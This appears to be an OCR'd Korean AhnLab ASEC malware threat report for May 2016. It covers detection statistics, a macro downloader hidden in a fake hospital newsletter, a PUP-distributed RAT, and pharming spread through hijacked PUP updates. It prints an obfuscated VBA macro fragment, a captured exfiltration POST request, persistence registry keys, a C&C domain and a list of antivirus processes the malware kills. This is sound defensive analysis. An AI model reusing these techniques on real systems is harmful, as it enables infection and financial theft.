
Security Trend

ASEC REPORT

VOL.77

May, 2016



AhnLab

ASEC REPORT

VOL.77 May, 2016

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2016년 5월 보안 동향


Table of Contents

1

보안 통계
STATISTICS

01
악성코드 통계


ASEC이 집계한 바에 따르면, 2016년 5월 한 달간 탐지된 악성코드 수는 1,212만 9,597건으로 나타났다. 이는 전월 1,156만 4,967건에 비해 56만 4,630건 증가한 수치다. 한편 5월에 수집된 악성코드 샘플 수는 295만 7,212건이다.



[그림 1-1] 악성코드 추이(2016년 3월 ~ 2016년 5월)

* '탐지 건수'란 고객이 사용 중인 V3 등 안랩의 제품이 탐지한 악성코드의 수를 의미하며, '샘플 수집 수'는 안랩이 자체적으로 수집한 전체 악성코드의 샘플 수를 의미한다.

[그림 1-2]는 2016년 5월 한 달간 유포된 악성코드를 주요 유형별로 집계한 결과이다. 불필요한 프로그램인 PUP(Potentially Unwanted Program)가 56.24%로 가장 높은 비중을 차지했고, 트로이목마(Trojan) 계열의 악성코드가 18.96%, 웜(Worm)이 5.17%의 비율로 그 뒤를 이었다.



[그림 1-2] 2016년 5월 주요 악성코드 유형

[표 1-1]은 5월 한 달간 탐지된 악성코드 중 PUP를 제외하고 가장 빈번하게 탐지된 10건을 진단명 기준으로 정리한 것이다. Trojan/Win32.Starter가 총 21만 3,200건으로 가장 많이 탐지되었고, Malware/Win32.Generic이 15만 1,489건으로 그 뒤를 이었다.

[표 1-1] 2016년 5월 악성코드 탐지 최다 10건(진단명 기준)

순위	악성코드 진단명	탐지 건수
1	Trojan/Win32.Starter	213,200
2	Malware/Win32.Generic	151,489
3	ASD.Prevention	133,951
4	Unwanted/Win32.HackTool	98,724
5	Trojan/Win32.Agent	91,622
6	Trojan/Win32.Neshta	88,477
7	Trojan/Win32.Banki	71,483
8	HackTool/Win32.Crack	61,015
9	Unwanted/Win32.Keygen	58,669
10	Trojan/Win32.Gen	46,207

02
웹 통계


2016년 5월에 악성코드 유포지로 악용된 도메인은 961개, URL은 2,691개로 집계됐다([그림 1-3]). 또한 5월의 악성 도메인 및 URL 차단 건수는 총 610만 9,635건이다.

[그림 1-3] 악성코드 유포 도메인/URL 탐지 및 차단 건수(2016년 3월 ~ 2016년 5월)

* '악성 도메인 및 URL 차단 건수'란 PC 등 시스템이 악성코드 유포지로 악용된 웹사이트에 접속하는 것을 차단한 수이다.

03
모바일 통계

2016년 5월 한 달간 탐지된 모바일 악성코드는 20만 8,702건으로 나타났다.



[그림 1-4] 모바일 악성코드 추이(2016년 3월 ~ 2016년 5월)

[표 1-2]는 5월 한 달간 탐지된 모바일 악성코드 유형 중 상위 10건을 정리한 것이다. Android-PUP/SmsPay가 가장 많이 발견되었다.

[표 1-2] 2016년 5월 유형별 모바일 악성코드 탐지 상위 10건

순위	악성코드 진단명	탐지 건수
1	Android-PUP/SmsPay	37,247
2	Android-PUP/SmsReg	16,834
3	Android-Trojan/Moavt	15,851
4	Android-PUP/Zdpay	12,246
5	Android-PUP/Noico	12,216
6	Android-PUP/Shedun	11,340
7	Android-Trojan/Hidap	8,566
8	Android-PUP/Dowgin	7,943
9	Android-Trojan/SmsSpy	7,477
10	Android-Trojan/Agent	7,336

2

보안 이슈
SECURITY ISSUE

01 유명 병원의 소식지로 위장한 메일 속 악성코드

메일을 통한 악성코드 유포는 지속적으로 나타나고 있다. 보안 업체에서는 의심스러운 메일에 대해 각별한 주의를 당부하고 있지만, 사회공학적 기법을 이용해 사용자의 관심을 유도하는 고도화된 스팸 메일에 의해 여전히 다수의 사용자가 피해를 입고 있다. 이번에 발견된 악성코드는 국내 한 유명 병원의 소식지로 위장했다.




그림 2-1 | 사용자에게 전달된 병원 소식지 위장 메일

공격자는 [그림 2-1]과 같이 유명 병원의 소식지로 위장한 메일에 매크로를 포함한 워드 형식의 첨부 파일을 통해 악성코드를 유포했다. 일반적으로 매크로를 포함한 파일을 실행할 경우, 문서 프로그램에서 이를 차단하고 매크로 허용 여부를 사용자에게 확인한다. 따라서 공격자는 이를 우회하기 위해 [그림 2-2]와 같은 경고 문구를 문서 상단에 포함시켜 사용자로 하여금 매크로 동작을 허용하도록 유도했다.

그림 2-2 | 매크로 동작을 유도하기 위한 문구

매크로를 허용하면 [그림 2-3]과 같이 정상적인 문서로 보이는 내용이 나타나지만, 실제로는 사용자 몰래 악성 행위가 수행된다.




그림 2-3 | 매크로 동작 전 (왼쪽) / 매크로 동작 후 (오른쪽)

또한 공격자는 내부에 저장된 매크로를 사용자가 확인할 수 없도록 암호를 설정했다. 해당 매크로를 확인하기 위해 접근하면, [그림 2-4]와 같은 암호 입력 창이 나타난다.

그림 2-4 | 매크로를 암호로 보호

```
On Error GoTo val1033
ActiveDocument.Content.Select
Selection.InlineShapes(2).Reset
Selection.InlineShapes(2).Reset
DaNdohkRcyutfkEP
fqDCWxucLnKGDIBZp = PVTXL("(nbpFr*t[rvJm#PIo!An]s@WHEv!Nc>.*e]x*e")
aZEimrVPbHqa = String(256, TZbpoCIQJbcguG)
gpNtA 255, aZEimrVPbHqa
aZEimrVPbHqa = PpRvGrwcdmKpJZ(aZEimrVPbHqa)
fPgmp = aZEimrVPbHqa & fqDCWxucLnKGDIBZp
WIkdj = PVTXL("<hh]t)t<up>:>/]/}nLi#DFm*s{VCRIw!ca[bgGy}Fk.*c>o*m>/[
dnGEteysfMsgj = HAQPhOgCluxgjFSYg(PVTXL("@zdRM{juZao[HClz<bi*l}kMl@ZW
oPEIW = yeXHOiZggE(dnGEteysfMsgj, WIkdj, TZbpoCIQJbcguG, TZbpoCIQJbcg
If oPEIW = 0 Then
GoTo val1033
End If
```

그림 2-5 | 난독화되어 있는 매크로

내부 매크로는 상세 내용의 확인이 어렵도록 [그림 2-5]와 같이 난독화되어 있다. 난독화된 매크로를 분석한 결과, 해당 매크로는 외부 주소에서 rtmonsvc.exe의 이름으로 악성코드를 다운로드하여 이를 실행한 뒤 사용자에게는 정상적인 워드 문서를 보여주는 동작을 한다. 이때, 악성코드의 맨 앞 2Byte가 손상되어 있는데, 매크로를 통해 MZ로 이를 복구하여 실행한다.

실행된 악성코드는 'C:\Windows\system32' 경로 하위에 있는 정상 프로그램 중 하나를 실행시켜 내부에 가지고 있던 악성코드를 삽입한다. 삽입된 악성코드는 'netstat -na', 'systeminfo', 'tasklist' 명령을 통해 시스템 정보를 수집하여 서버로 전송하고, '%temp%\gfxmon64.exe'의 이름으로 악성코드를 추가 다운로드한 다음 이를 실행한다.

```
POST /board/[illegible].php HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------------3d593d861429c8
Content-Length: 7236
User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; .NET CLR
1.1.4322; InfoPath.2; .NET CLR 2.0.50727; AskTbPTV/5.11.4.25672)
Host: [illegible]
Connection: Keep-Alive
Cache-Control: no-cache

-----------------------------3d593d861429c8
Content-Disposition: form-data; name="dsrl"

DE4893C6
-----------------------------3d593d861429c8
Content-Disposition: form-data; name="updfie"; filename="X87823AHD.TMP"
Content-Type: application/octet-stream

DQpBY3RpdmUgQ29ubmVjdGlvbnMNCg0KICBQcm90byAgTG9jYWwgQWRkcmVzcyAgICAgICAgICBGb3JlaWduIEF
kZHJlc3MgICAgICAgIFN0YXRlDQogIFRDUCAgICAwLjAuMC4wOjEzNSAgICAgICAgICAgIDAuMC4wLjA6MCAgIC
AgICAgICAgICAgTElTVEVOSU5HDQogIFRDUCAgICAwLjAuMC4wOjQ0NSAgICAgICAgICAgIDAuMC4wLjA6MCAgI
```

그림 2-6 | Base64로 인코딩하여 유출된 시스템 정보

현재는 서버가 정상적으로 동작하지 않아 최종 악성코드의 정확한 확인은 이뤄지지 않았지만, 서버에서 추가 파일을 다운로드하여 실행하는 기능이 존재할 것으로 추정된다.

이번 사례를 통해 확인할 수 있는 바와 같이, 신뢰할 수 있는 기관이 보낸 메일이라 할지라도 첨부 파일을 열어 확인할 때에는 사용자의 각별한 주의가 필요하다. 또한 해당 첨부 파일이 매크로를 사용하는 파일인 경우에는 악성코드에 감염되지 않도록 더욱 주의를 기울여야 한다.

V3 제품에서는 해당 악성코드를 다음과 같은 진단명으로 탐지하고 있다.

<V3 제품군의 진단명>

W97M/Downloader (2016.05.08.00)

Trojan/Win32.Agent (2016.05.12.08)

02 불필요한 프로그램(PUP)을 통해 유포된 'RAT' 악성코드

사용자의 PC 입력 값을 가로채는 키로깅, 시스템 정보 탈취, 원격지 파일 다운로드 및 실행 등 원격으로 다양한 악성 행위를 수행하는 'RAT(Remote Access Tool)' 악성코드가 최근 불필요한 프로그램(Potentially Unwanted Programs, 이하 PUP)을 통해 유포되고 있어 사용자의 각별한 주의가 필요하다.

최근 발견된 사례는 마이크로소프트(Microsoft)에서 제작한 응용 프로그램으로 위장한 'RAT' 악성코드이다.




그림 2-7 | 악성 파일 속성

먼저, 악성 파일의 속성을 보면 [그림 2-7]과 같이 마이크로소프트의 Private Character Editor 프로그램으로 위장하고 있음을 확인할 수 있다. 해당 악성코드가 실행되면 자가 복제를 통해 파일을 생성하고 PC의 레지스트리를 변경한 후, 네트워크 연결을 통해 악성 행위를 하는 일련의 동작을 수행한다.

표 2-1 | 자가 복제를 통한 파일 생성

C:\WINDOWS\5A191BF0\svchsot.exe

[표 2-1]의 생성된 파일은 악성코드가 자기 자신을 복제한 파일이다.

표 2-2 | 레지스트리 변경 항목

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\5A191BF0
"C:\WINDOWS\5A191BF0\svchsot.exe"
HKLM\SYSTEM\ControlSet001\Services\Schedule\NextAtJobId
0x1~24

이후 악성코드는 레지스트리를 변경하여 [표 2-2]처럼 시작프로그램에 등록한다. 또한 [그림 2-8]과 같

이 예약된 작업에 24개의 작업 항목을 추가하여 악성 파일이 매 시각 정시에 실행될 수 있도록 한다.




그림 2-8 | 예약된 작업 항목

시작 프로그램과 예약된 작업에 등록함으로써 시스템이 다시 시작될 때와 정시마다 악성 파일이 자동으로 실행될 수 있도록 하여 사용자 PC의 지속적인 감염 상태를 유지한다.

표 2-3 | 네트워크 연결

eogkr188.com

주기적으로 실행되는 악성 파일은 [표 2-3]의 네트워크 연결을 통해 감염된 시스템에 추가 악성 파일을 다운로드한다. 분석 결과, 추가로 다운로드된 악성 파일은 사용자의 금융 정보를 탈취하는 파밍 악성코드임이 확인되었다. 또한 해당 악성 파일에는 [표 2-4]와 같이 일부 프로세스를 강제로 종료하는 코드가 존재했다.

표 2-4 | 강제 종료 대상 프로세스

360tray.exe
avp.exe
KvMonXP.exe
egui.exe
kxetray.exe
KsafeTray.exe
QQPCTray.exe
rstray.exe

사용자의 키로깅 데이터 또한 [표 2-5]의 파일에 저장되며, 이때 데이터가 암호화되어 저장된다.

표 2-5 | 키로깅 데이터


C:\WINDOWS\SYSTEM32\5A191BF0.key

RAT 악성 파일은 키로깅 기능, 사용자의 바탕 화면 캡처, 시스템 정보 탈취, 원격지 파일 다운로드 및 실행 등 원격으로 다양한 악성 행위를 할 수 있다. 이번에 발견된 RAT 악성코드는 PUP를 통해 유포되었다. 최근 악성코드 제작자는 PUP가 보안 관리에 소홀하다는 점을 이용하여, 이를 악성 파일 유포에 적극적으로 활용하고 있다. 따라서 사용자는 프로그램 설치 시 함께 설치되는 제휴 프로그램을 주의해야 한다. 웹 사이트에서 프로그램을 다운로드할 때에는 해당 프로그램의 정식 배포 사이트를 이용해야 하며, 다운로드 전송 프로그램을 이용할 때에는 숨겨진 동의 버튼 등이 없는지 반드시 확인해야 한다. 또한, 백신 제품의 엔진을 항상 최신 버전으로 유지하는 습관이 필요하다.

V3 제품에서는 해당 악성코드를 다음과 같은 진단명으로 탐지하고 있다.

<V3 제품군의 진단명>

Backdoor/Win32.Zegost (2016.05.16.02)



3

악성코드 상세 분석
ANALYSIS-IN-DEPTH

PUP 업데이트 모듈을 이용한 파밍 변종 주의

PUP 업데이트 모듈을 이용한 파밍 변종 주의

"보안관련 인증절차를 진행하고 있습니다."

파밍 악성코드 감염 시, 포털 사이트에 출력되는 팝업창의 문구다. 최근 이처럼 금융감독원 또는 한국인터넷진흥원을 사칭하여 사용자에게 보안 검증을 미끼로 이용 중인 금융 사이트 접속을 유도한 뒤, 사용자의 금융 정보를 탈취하는 파밍(Pharming) 공격이 지속되고 있다.

그림 3-1 | 포털 사이트 접속 시 출력되는 팝업창 (1)

그림 3-2 | 포털 사이트 접속 시 출력되는 팝업창 (2)

파밍 공격을 통해 연결되는 금융 사이트는 사용자가 평소 접속하는 금융 사이트와 유사해 보이지만, 실제로는 공격자가 위조하여 제작한 웹 페이지다. 해당 사이트 내부에 임의의 버튼을 클릭할 경우, [그림 3-3]과 같이 사용자에게 추가 인증을 요구한다.

그림 3-3 | 허위 추가 인증 요구 메시지 팝업

이때, 확인 버튼을 클릭하면 [그림 3-4]와 같이 사용자의 금융 정보를 요구하는 웹 페이지로 연결된다. 해당 페이지에 정보를 입력하면 금융 정보가 공격자에게 전송되어 사용자의 금전적 피해가 발생할 수 있다.




그림 3-4 | 금융 정보를 요청하도록 위조 제작된 웹 페이지

기존의 파밍 공격 기법은 공격자가 불특정 다수의 시스템에 파밍 악성코드를 설치해야 한다는 점이 특징

이다. 또한, 설치된 악성코드는 보안 제품에 의해 탐지되지 않아야 오랜 시간 동작하여 사용자에게 큰 피해를 입힐 수 있다.

이에 따라 보안 제품을 회피하기 위해 더욱 고도화된 파밍 악성코드 변종이 꾸준히 발견되고 있는 가운데, 최근에는 다운로더 형태로 파밍 악성코드를 유포하여 탐지를 우회하는 방법이 사용되고 있다. PUP(Potentially Unwanted programs, 이하 PUP) 업데이트 모듈을 이용한 파밍 악성코드 사례를 다음 내용을 통해 자세히 살펴보자.

먼저 PUP의 업데이트 방식은 다음과 같다. 시스템에 설치된 업데이트 모듈이 주기적으로 업데이트 서버에 접속하여 새로운 버전의 파일이 있는지 확인한다. 만약 새로운 버전의 파일이 존재하면 업데이트 주소에 접속하여 파일을 다운로드하고 실행한다.




그림 3-5 | 불필요한 프로그램(PUP) 업데이트 방식

이때, 공격자는 PUP가 다운로드한 새로운 버전 파일의 무결성 검사를 진행하지 않는다는 점을 악용하여 [그림 3-6]과 같이 업데이트 서버에 입력된 파일 다운로드 주소를 악성코드가 업로드된 주소로 변조한다.

그림 3-6 | 불필요한 프로그램(PUP) 업데이트 서버 변조

PUP 업데이트 모듈은 변조된 주소에서 악성코드를 새로운 버전의 파일로 인지하고, 해당 파일을 다운로드 후 실행하여 사용자의 시스템을 감염시킨다.

이전에는 [그림 3-7]의 3번 과정에서 처음에 다운로드된 파일이 직접 파밍 공격 행위를 수행한 반면, 최근에는 최초 다운로드된 파일은 C&C 서버에 접속하여 파일을 다운로드하고 실행하는 기능만 수행한다.




그림 3-7 | 다운로더 파일 통신 과정

최초 다운로드된 파일, 즉 다운로더 형태의 악성코드가 실행되면 [표 3-1]의 C&C 서버에 접속한다. C&C 서버 접속 시에는 HTTPS 프로토콜을 이용하여 암호화 통신을 한다.

표 3-1 | C&C서버

45.32.**.***




그림 3-8 | HTTPS 암호화 통신

C&C 서버에 연결하지 못한 경우, 특정 행위 없이 프로세스가 종료된다. 하지만 C&C 서버에 연결된 경우에는 [그림 3-9]와 같은 암호화된 코드를 수신한다.




그림 3-9 | 암호화된 코드

암호화된 코드는 복호화되어 2차 다운로더의 파일 정보 수신에 사용된다. 2차 다운로더는 보안 제품의 탐지를 회피하기 위해 파일 형태로 생성되지 않고 1차 다운로더에 의해 메모리 상에만 로드되어 실행된다.

또한 2차 다운로더가 실행되면 [표 3-2]와 같이 윈도우 기본 설치 언어를 확인한다. 만약 한국어 코드(1042)가 아닐 경우, 명령 프롬프트에서 '/c del [파일경로] > nul' 명령어를 이용하여 다운로드된 악성코드를 삭제하여 더 이상 악성 행위를 하지 않고 프로세스를 종료하도록 한다.

표 3-2 | 윈도우 기본 설치 언어 확인 코드 정보

```
if (!byte_4208F4 && GetSystemDefaultLangID() != 1042) {
... 생략 ...
ExitProcess(0);
}
```

반면 윈도우 기본 설치 언어가 한국어인 경우에는 다시 한 번 C&C 서버에 접속하여 파밍 공격 행위를 수행하는 악성코드를 다운로드하여 실행한다. 이와 같은 일련의 과정을 거쳐 사용자 PC가 파밍 악성코드에 감염된 후 포털 사이트에 접속하면 사용자는 앞서 확인한 [그림 3-1]과 같은 화면을 만나게 된다.

PUP의 주 목적은 광고를 통한 금전적 이득이다. 이에 따라 프로그램 제작자는 다수 사용자에게 광고를 노출하기 위해 프로그램의 배포에만 집중하는 경향이 있어, 프로그램이 제작된 이후에는 사실상 관리가 이루어지지 않는다. 이러한 보안상의 취약점을 이용하여 공격자는 PUP의 업데이트 모듈을 통해 파밍 악성코드를 유포했다.

이번 사례에서 확인할 수 있듯이 파밍 공격은 점점 더 교묘하게 진화하고 있다. 파밍 공격을 예방하기 위해서는 보안 업데이트를 설치하여 드라이브-바이-다운로드(Drive-by-download) 공격을 막고, 프로그램 설치 시 함께 설치되는 제휴 프로그램을 주의해야 하며, 백신 제품의 엔진을 최신으로 유지하는 사용자의 올바른 습관이 필요하다.

V3 제품에서는 해당 악성코드를 다음과 같은 진단명으로 탐지하고 있다.

<V3 제품군의 진단명>

Trojan/Win32.StartPage (2016.05.11.06)
Trojan/Win32.Agent (2016.05.11.00)
Trojan/Win32.Banki (2016.05.10.09)

AhnLab

ASEC REPORT

VOL.77
May, 2016

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 디자인팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000
F. 031-722-8901